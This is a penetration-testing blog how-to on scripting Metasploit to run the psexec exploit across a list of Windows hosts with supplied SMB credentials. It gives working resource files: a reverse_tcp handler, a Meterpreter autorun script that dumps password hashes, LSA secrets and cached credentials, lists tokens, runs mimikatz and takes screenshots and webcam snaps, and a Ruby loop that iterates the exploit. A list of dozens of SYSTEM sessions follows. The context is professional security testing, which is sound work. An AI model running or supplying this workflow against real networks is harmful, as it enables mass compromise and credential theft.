BLOG: HOW TOS

Scripting Metasploit to exploit a group of hosts. A how-to.

Pedro Venda
04 Nov 2016

Share

This was a quick and dirty way of achieving what I needed at the time, cobbled together from various sources on the Internet. It worked so I thought I'd share.

Whilst doing a particularly challenging job this week I found myself in a situation where I could access workstations as admin but not servers.


Also all the accounts I had were unprivileged so the workstations needed some 'exploring'.

I chose to split the process into three scripts and one hosts file:

Categories

Show all

See the other cool stuff we've been doing…



- Iteration script: <iter_rc>
- Metasploit console preparation script: <con_cmd_file>
- Meterpreter script: <met_cmd_file>
- File with IP addresses of the targets: <hosts_file>

Objective

Programatically execute a Metasploit exploit against a series of hosts and run a set of Meterpreter commands for every shell obtained. This is something that CrackMapExec does very well in some cases, but would not work for what I needed;

Caveat

This is a blind run. If the exploit fails for any reason, Metasploit won't care, you will need to go check which hosts failed.

Let's automate Meterpreter

Automating Meterpreter is easy. Just create a file with the commands you need and run the exploit (actually handler) on the console with the option 'set AutoRunScript multi_console_command -rc <met_cmd_file>'.

```
run post/windows/manage/priv_migrate
hashdump
```

```
run post/windows/gather/lsa_secrets
run post/windows/gather/cachedump
load incognito
list_tokens -u
screenshot
webcam_list
webcan_snap -v false
load mimikatz
kerberos
background
```

I've opted for using a separate handler/listener to receive connect backs rather than letting the exploit manage this. Otherwise each exploit would need to be run with a unique lport number.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp setg
autorunscript multi_console_command -rc
<met_cmd_file> setg lhost <local_ip> setg lport
<listening_port> set ExitOnSession false exploit
-j
use exploit/windows/smb/psexec
set target 1
setg smbuser <smbuser>
setg smbpass <smbpass or hash>
setg smbdomain <domain>
set disablepayloadhandler true
```

All that's left is to write a little bit of code to iterate through the various targets and to run the exploit.

```
<ruby>

hostsfile="<hosts_file>"
hosts=[]
File.open(hostsfile,"r") do |f|
f.each_line do |line|
hosts.push line.strip
end
end
# prepare the handler and console
self.run_single("resource <con_cmd_file>")
# iterate through each host and run the exploit
hosts.each do |rhost|
self.run_single("set rhost #{rhost}")
self.run_single("exploit -j -z") end

</ruby>
```

All that's left is to fire up Metasploit and watch out for inbound profit!

```
msfconsole -r <iter_rc>
```

Got shellz?

```
Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ E        10.        :5562 -> 10.        8
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        8
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ E        10.        :5562 -> 10.        0
  4   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.        :5562 -> 10.        3
  5   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.        :5562 -> 10.        4
  6   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.        :5562 -> 10.        1
  7   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.        :5562 -> 10.        8
  8   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  9   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  10  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  11  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  12  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        2
  13  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        8
  14  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        4
  15  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        4
  16  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        9
  17  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        8
  18  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        2
  19  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        5
  20  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        1
  21  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        0
  22  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ E        10.        :5562 -> 10.        0
  23  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ E        10.        :5562 -> 10.        8
  24  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        1
  25  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        5
  28  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  29  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  30  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  31  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  32  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  34  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  35  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.
  36  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        0
  37  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        4
  38  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.        :5562 -> 10.        0
  39  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ H        10.        :5562 -> 10.        5
  40  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ H        10.        :5562 -> 10.        2
  41  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        9
  42  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        8
  43  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        5
  44  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        1
  46  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.        :5562 -> 10.        9
  47  meterpreter x86/win32                                 10.        :5562 -> 10.        9
```


Get in touch

020 3095 0500

info@pentestpartners.com

Contact Us »

Verney Junction Business Park
Verney Junction
Buckingham
MK18 2LB
United Kingdom Map »

Connect

Twitter

LinkedIn

YouTube

CREST

CYBER ESSENTIALS

Privacy - Terms